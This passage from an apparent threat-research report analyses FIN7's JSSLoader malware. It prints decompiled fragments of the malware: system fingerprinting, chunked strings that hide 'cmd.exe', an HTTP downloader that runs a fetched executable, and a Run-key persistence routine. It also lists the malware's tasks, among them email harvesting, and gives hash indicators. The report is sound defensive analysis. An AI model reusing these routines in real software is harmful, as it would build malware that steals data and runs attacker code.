51     this.buttonCancel.ForeColor = SystemColors.HotTrack;
52     this.buttonCancel.Location = new Point(240, 140);
53     this.buttonCancel.Margin = new Padding(3, 4, 3, 4);
54     this.buttonCancel.Name = "buttonCancel";
55     this.buttonCancel.Size = new Size(266, 110);
56     this.buttonCancel.TabIndex = 1;
57     this.buttonCancel.Text = "NO";
58     this.buttonCancel.UseVisualStyleBackColor = true;
59     base.AutoScaleDimensions = new.SizeF(7f, 16f);
60     base.AutoScaleMode = AutoScaleMode.Font;
61     base.ClientSize = new Size(828, 589);
62     base.Controls.Add(this.buttonCancel);
63     base.Controls.Add(this.buttonApply);
64     base.Margin = new Padding(3, 4, 3, 4);
65     base.Name = "ApplicationClass";
66     this.Text = "1.1";
67     base.ResumeLayout(false);
68     base.PerformLayout();
69 }

```

Figure 54

The .NET payload sends a report about the system in a format that resembles the report send by the native version:

```
2 // Token: 0x06000055 RID: 85 RVA: 0x00003FDC File Offset: 0x000021DC
3 public static string fingerprint_sys()
4 {
5     string str = "{ ";
6     string str2 = "_info\": \"";
7     string text = "/";
8     FingerprintSystem2.LogicalDrives = FingerprintSystem2.append_string_line(string.Join(" ", Environment.GetLogicalDrives()));
9     text += "all";
10    FingerprintSystem2.fetch_sysinfo_all(text);
11    str += "\"host\": \"";
12    str += FingerprintSystem2.YgamedRootLister;
13    str += "\", \"domain\": \"";
14    str += FingerprintSystem2.zsecondListerCount;
15    str += "\", \"user\": \"";
16    str += FingerprintSystem2.mfirstDataBuawei;
17    str += "\"";
18    str += ", ";
19    str += "\"logical drives\": \"";
20    str += FingerprintSystem2.LogicalDrives;
21    str += "\"";
22    str += ", ";
23    str = str + "\"system\" + str2;
24    str += FingerprintSystem2.qnumberApplViaomi;
25    str += "\"";
26    str += ", ";
27    str += "\"network_info\": \"";
28    str += FingerprintSystem2.qnumberApplViaomi;
29    str += "\"";
30    str += ", ";
31    str += FingerprintSystem2.ogamedAppleFived;
32    str += FingerprintSystem2.plisterSecondWall;
33    str += FingerprintSystem2.qviaomiFirstRoot;
34    return str + " }";
35 }
```

Figure 55

Strings may or may not contain some very mild obfuscation, such as breaking them into chunks:

```
107     FingerprintSystem1.fetch_user_domain();
108     CSwapNumberSweet.RwallPanasonicApple = Environment.SystemDirectory;
109     Thread.Sleep(21000);
110     byte[] bytes = BitConverter.GetBytes(791624307);
111     byte[] bytes2 = BitConverter.GetBytes(1634889572);
112     byte[] bytes3 = BitConverter.GetBytes(1836016430);
113     byte[] bytes4 = BitConverter.GetBytes(1886680168);
114     byte[] bytes5 = BitConverter.GetBytes(47);
115     byte[] bytes6 = BitConverter.GetBytes(1634558306);
116     byte[] array4 = FingerprintSystem2.fetch_buffer(new byte[][]
117     {
118         bytes4,
119         bytes,
120         bytes6,
121         bytes2,
122         bytes3,
123         bytes5
124     });
125     string @string = Encoding.Default.GetString(array4, 0, array4.Length - 3);
126     ExecuteCommand.LnumberCountBuawei = CSwapNumberSweet.RwallPanasonicApple + "\\c";
127     FingerprintSystem1.GoneLastRoot = @string;
128     FingerprintSystem1.HbuaweiNumberAppl = @string;
129     ExecuteCommand.LnumberCountBuawei += "md.e";
130     ExecuteCommand.LnumberCountBuawei += "xe";
```

Figure 56

As we can see this is the classic .NET variant of JSSLoader. The currently analyzed sample does not introduce any new features.

The reason why the authors decided to chain together two payloads with almost exactly the same functionality is unclear, but it may be a part of some tests.

## Comparison with older samples

In this part we will compare the shellcode version of the JSSLoader with the previously observed, analogous samples from FIN7 campaigns. Our special focus will be to contrast it with earlier versions that share some properties in common, such as:

- XLL format
- compiled to native code
- written in C/C++

### The XLL sample (March)

In March 2022, [Morphisec reported about XLL payloads](#) being used in FIN7 campaigns, to deliver the .NET version of JSSLoader.

The x1AutoOpen function leads to a simple, not obfuscated function that implements the downloading operation:

```

126     v23 = 0;
127     if ( !WinHttpQueryDataAvailable(v6, &v23) )
128         break;
129     if ( !v23 )
130     {
131         v11 = v22;
132 LABEL_35:
133         if ( v11 > 0xFFFF )
134         {
135             GetTempPathW(0x200u, (LPWSTR)&v26);
136             lstrcpyW(v25, L"DNA");
137             GetTempFileNameW((LPCWSTR)&v26, v25, 0, (LPWSTR)&v26);
138             v12 = 10;
139             while ( 1 )
140             {
141                 FileW = (char *)CreateFileW((LPCWSTR)&v26, 0x40000000u, 0, 0, 2u, 0x80u, 0);
142                 if ( FileW != (char *)-1 )
143                     break;
144                 Sleep(0x3E8u);
145                 if ( --v12 <= 0 )
146                     goto LABEL_41;
147             }
148             v15 = 0i64;
149             memset(&v14, 0, sizeof(v14));
150             v13 = FileW;
151             WriteFile(FileW, v21, v22, &v23, 0);
152             CloseHandle(v13);
153             v14.cb = 68;
154             CreateProcessW((LPCWSTR)&v26, 0, 0, 0, 0, 0, 0, 0, &v14, &v15);
155         }
156         break;
157     }
158     if ( v21 )
159         v8 = (char *)HeapReAlloc((HANDLE)ProcessHeap, 0, v21, v22 + v23);
160     else
161         v8 = (char *)HeapAlloc((HANDLE)ProcessHeap, 0, v23);
162     v21 = v8;
163     v9 = 10;
164     v10 = &v8[v22];
165     FileW = v10;
166     do
167     {
168         if ( WinHttpReadData(v20, v10, v23, &v23) )
169             break;
170         Sleep(0x3E8u);
171         v10 = FileW;

```

Figure 57

In contrast to the currently analyzed case, where the XLL file was an injector of the embedded JSSLoader in a shellcode format, here the second stage must be downloaded. The provided functionality is very basic. The payload is supposed to be in a PE format, run as a new process. The downloader does not try to obfuscate its operations, and lacks fully-fledged botnet agent functionality. This type of downloaders was also observed in the previous FIN7 campaigns, and dubbed FlyHigh.

### The C++ version of JSSLoader

In July 2021, Proofpoint reported about the C++ rewrite of the JSSLoader ([here](#)). The sample ([7a17ef218eebfdd4d3e70add616adcd5b78105becd6616c88b79b261d1a78fdf](#)) was mentioned as one of the first JSSLoader examples compiled to the native Intel code.

It comes in form of a 32 bit exe file, not packed by any packer/crypter. The PDB path from the developer machine has been preserved: C:\Work\Downloader\Downloader\Release\Downloader.pdb. As we can see the original executable is named `Downloader`.

The screenshot shows a disassembler window with the following tabs: Disasm: .text, General, DOS Hdr, Rich Hdr, File Hdr, Optional Hdr, Section Hdrs, Imports, Resources, BaseReloc., and Debug. The main area displays a table of PE headers:

Offset	Name	Value	Meaning
3A990	Characteristics	0	
3A994	TimeDateStamp	60B4ED9B	Monday, 31.05.2021 14:07:23 UTC
3A998	MajorVersion	0	
3A99A	MinorVersion	0	
3A99C	Type	2	Visual C++ (CodeView)
3A9A0	SizeOfData	4D	
3A9A4	AddressOfRaw...	3D660	
3A9A8	PointerToRawD...	3BC60	

Below the PE headers is the RSDSI Table:

Offset	Name	Value
3BC60	Sig	RSDS
3BC64	GUID	{CB73B271-9156-444F-8AF9-028A1D339121}
3BC74	Age	2
3BC78	PDB	C:\Work\Downloader\Downloader\Release\Downloader.pdb

Figure 58

Not only the sample isn't packed by any outer layer, but the code itself doesn't contain any obfuscation. We can see all the strings as plaintext, including the familiar ones that make the JSON report.

```

129  GetComputerNameExA(ComputerNameDnsDomain, pszPath, &nSize);
130  v69 = 0;
131  v70 = 15;
132  LOBYTE(Src[0]) = 0;
133  assign_string((std_string *)Src, pszPath, strlen(pszPath));
134  v49 = 24;
135  LOBYTE(v79) = 6;
136  v50 = 1;
137  if ( !v69 )
138  {
139    assign_string((std_string *)Src, "WORKGROUP", 9u);
140    v50 = 0;
141  }
142  memset(buf, 0, sizeof(buf));
143  sub_4053C0(buf, v44);
144  LOBYTE(v79) = 7;
145  append_to_string(&buf[4], "{");
146  append_to_string(&buf[4], "\"host\\:\\\"");
147  v4 = (int *)sub_408630(v53[4]);
148  append_to_string(v4, "\",");
149  append_to_string(&buf[4], "\"domain\\\": \");
150  v5 = (int *)sub_408630(v69);
151  append_to_string(v5, "\",");
152  append_to_string(&buf[4], "\"user\\:\\\"");
153  v6 = (int *)sub_408630(v60);
154  append_to_string(v6, "\",");
155  append_to_string(&buf[4], "\"processes\\\": [");
156  v7 = 1;
157  v8 = v71[1];
158  v51 = 1;
159  if ( v71[0] != v71[1] )
160  {
161    v9 = (char *)v71[0] + 40;
162    do
163    {
164      if ( v7 )
165        v51 = 0;
166      else
167        append_to_string(&buf[4], ",");
168      append_to_string(&buf[4], "{");
169      append_to_string(&buf[4], "\"name\\\": \");
170      v10 = (int *)sub_408630(*(v9 - 6));
171      append_to_string(v10, "\",");
172      append_to_string(&buf[4], "\"pid\\\": \");
173      v11 = (int *)sub_408630(*v9);
174      append_to_string(v11, "\");");
175      append_to_string(&buf[4], "}");
176      v9 += 12;
177      v7 = v51;
178    }
179    while ( v9 - 10 != v8 );
180  }
181  append_to_string(&buf[4], "] ,");
182  append_to_string(&buf[4], "\"desktop_file_list\\\": [");
183  v12 = v73[0];

```

Figure 59 – The fragment of the function responsible for composing the JSON report shows clear text strings

Following the referenced strings, we find that the malware implements its persistence with the help of a run key, using a meaningful name: `AppJSSLoader` (in the new edition, this name has been replaced with `VideoCodecs`):

```
67     0),
68     phkResult = 0;
69     RegCreateKeyA(HKEY_CURRENT_USER, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", &phkResult);
70     if ( phkResult )
71     {
72         v6 = (const BYTE *)lpData;
73         if ( v21 >= 0x10 )
74             v6 = lpData[0];
75         RegSetValueExA(phkResult, "AppJSSLoader", 0, 1u, v6, v20 + 1);
76     }
```

Figure 60 – The run key created for the persistence points out the original malware name

We can also find there the same dictionary as in our shellcode version, yet it is initialized differently:

```
158 v5 = 0;
159 v6 = 15;
160 Src[0] = 0;
161 assign_string((std_string *)Src, "rain", 4u);
162 v154 = 0;
163 v8 = 0;
164 v9 = 15;
165 v7[0] = 0;
166 assign_string((std_string *)v7, "faint", 5u);
167 LOBYTE(v154) = 1;
168 v11 = 0;
169 v12 = 15;
170 v10[0] = 0;
171 assign_string((std_string *)v10, "shark", 5u);
172 LOBYTE(v154) = 2;
173 v14 = 0;
174 v15 = 15;
175 v13[0] = 0;
176 assign_string((std_string *)v13, "hierarchy", 9u);
177 LOBYTE(v154) = 3;
178 v17 = 0;
179 v18 = 15;
180 v16[0] = 0;
181 assign_string((std_string *)v16, "brush", 5u);
182 LOBYTE(v154) = 4;
183 v20 = 0;
184 v21 = 15;
185 v19[0] = 0;
186 assign_string((std_string *)v19, "grimace", 7u);
187 LOBYTE(v154) = 5;
188 v23 = 0;
189 v24 = 15;
190 v22[0] = 0;
191 assign_string((std_string *)v22, "recognize", 9u);
192 LOBYTE(v154) = 6;
193 v26 = 0;
194 v27 = 15;
195 v25[0] = 0;
196 assign_string((std_string *)v25, "mountain", 8u);
197 LOBYTE(v154) = 7;
198 v29 = 0;
199 v30 = 15;
200 v28[0] = 0;
201 assign_string((std_string *)v28, "place", 5u);
202 LOBYTE(v154) = 8;
203 v32 = 0;
```

Figure 61 - Fragment of the code responsible for filling in the dictionary structure

The sample contains metadata, pointing to original names of the used classes. It makes understanding the malware functionality much easier, as the developers gave a meaningful name to each class.

The implementation of the task selection is very different than in the shellcode edition. While in the shellcode each task is a simple function, called in the switch-case, here they are represented as objects. Each task is an object of a superclass inheriting from the `CTask` base class. They are created by `CTasksFactory`, based on the given task ID. The older sample supports tasks numbered from 2 to 9 (while the current shellcode edition supports tasks from 2 to 19).

```
12  if ( task_id == 2 )
13  {
14      v3 = operator new(4u);
15      *v3 = &CTaskRunJS::`vftable';
16      *my_task = v3;
17      return my_task;
18  }
19  else if ( task_id == 3 )
20  {
21      v4 = operator new(4u);
22      *v4 = &CTaskRunExe::`vftable';
23      *my_task = v4;
24      return my_task;
25  }
26  else if ( task_id == 4 )
27  {
28      v5 = operator new(4u);
29      *v5 = &CTaskUpdate::`vftable';
30      *my_task = v5;
31      return my_task;
32  }
33  else if ( task_id == 5 )
34  {
35      v6 = operator new(4u);
36      *v6 = &CTaskDelete::`vftable';
37      *my_task = v6;
38      return my_task;
39  }
40  else if ( task_id == 6 )
41  {
42      v7 = operator new(4u);
43      *v7 = &CTaskRunPS::`vftable';
44      *my_task = v7;
45      return my_task;
46  }
47  else if ( task_id == 7 )
48  {
49      v8 = operator new(4u);
50      *v8 = 0;
51      *v8 = &CTaskRunSimplePS::`vftable';
52      *my_task = v8;
53      return my_task;
54  }
55  else if ( task_id == 8 )
56  {
57      v9 = operator new(4u);
58      *v9 = &CTaskRunVBS::`vftable';
59      *my_task = v9;
60      return my_task;
61  }
62  else
63  {
64      if ( task_id == 9 )
65      {
66          ctask = operator new(4u);
67          *ctask = &CTaskRunDLL::`vftable';
68          *my_task = ctask;
69      }
70      else
71      {
72          *my_task = 0;
73      }
74      return my_task;
75  }
76 }
```

Figure 62 – The function parsing the tasks from the C++ version of JSSLoader

Comparing with the latest sample (the shellcode edition):

```
2,CTaskRunJS
3,CTaskRunExe
4,CTaskUpdate
5,CTaskDelete
6,CTaskRunPS
7,CTaskRunSimplePS
8,CTaskRunVBS
9,CTaskRunDLL
10,send_system_fingerprint
11,run shellcode
12,add autorun key (pointing to the current application, with current commandline)
13,harvest emails; drop payload & add persistence via Outlook rule
14,harvest emails
15,save buffer into file
16,check given file size
17,harvest emails; drop payload & add persistence via Outlook rule
18,drop a payload + add a scheduled task running it (one time only)
19,drop a payload + add a scheduled task running it (one time: x minutes from creation + at logon)
```

The old edition lacks i.e. the tasks related to fetching emails from Outlook.

Comparing the code, we see that in both the C++ version and the shellcode version use very different data-structures to implement the same functionality. It brings us to the conclusion that the shellcode version is a distinct release, rewritten from scratch.

## Conclusion

Based on the latest XLL samples we collected, we can see that they are no longer used just as downloaders, but instead they may carry a full version of JSSLoader inside. Speaking of which, this is yet another rewrite different from the previously observed C++ version.

FIN7 appears to be shifting the development of this malware family into a direction where they are using new native payloads, and improving obfuscation. The newly added commands show that JSSLoader is being actively developed.

While JSSLoader still works mostly as a downloader and runner of other modules, its capabilities in this area are being constantly enriched. In addition, we can also see some new functions that show some leaning toward data exfiltration. Although its main power lies in running additional modules, it is possible that the malware authors will try to make the main module a multipurpose botnet agent.

Malwarebytes detects these samples as FlyHigh.

## IOCs

SHA256	Description
b08e713196b712c42da2df9da7836d270306065fbf6d4720f25d80e4104daf38	XLL sample
cc2171d14d0d3c4d117155185f7c911f781aac15b57a7def6c32eb0149d5da3ba	XLL sample
410cd107dfd37752936bd20d022ea614cd373aa9d37db255f65dc434e653236a	XLL sample
bf1371e2d79115fc7cfc89266cd7a59c02b04a74e1246435392eb5e20c661d8f	JSSLoader (shellcode)
35f5c781d61d398ce47a8881228346a81afb4915bf083518bf2b4cc8d6a2685b	Second stage .NET payload
7a17ef218eebfdd4d3e70add616adcd5b78105becd6616c88b79b261d1a78fdf	C++ version of JSSLoader (reported by ProofPoint)
7a234d1a2415834290a3a9c7274aadb7253dcfe24edb10b22f1a4a33fd027a08	XLL sample reported by Morphisec

